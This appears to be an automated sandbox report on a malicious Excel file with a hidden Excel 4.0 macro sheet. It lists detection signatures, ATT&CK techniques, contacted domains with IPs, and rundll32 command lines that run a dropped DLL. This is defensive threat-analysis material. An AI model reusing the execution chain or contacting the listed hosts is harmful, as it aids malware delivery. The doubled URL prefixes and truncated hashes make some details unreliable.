ID: 412222
Sample Name:
8100c344_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:16:33
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 8100c344_by_Libranalysis.xls

Overview


General Information

Sample Name:	8100c344_by_Libranalysis.xls
Analysis ID:	412222
MD5:	8100c34499827f8.
SHA1:	4c7ee8ed850c21..
SHA256:	abb73bd58ba634..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6932 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4700 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6028 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
8100c344_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 0%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://login.microsoftonline.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://shell.suite.office.com:1443	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://autodiscover-s.outlook.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://cdn.entity.	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://powerlift.acompli.net	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://cortana.ai	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://api.aadrm.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://api.microsoftstream.com/api/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://cr.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://graph.ppe.windows.net	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://store.office.cn/addinstemplate	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://web.microsoftstream.com/video/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://graph.windows.net	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://dataservice.o365filtering.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://prod-global-autodetect.acompli.net/autodetect	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://ncus.contentsync.	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://weather.service.msn.com/data.aspx	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://apis.live.net/v5.0/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
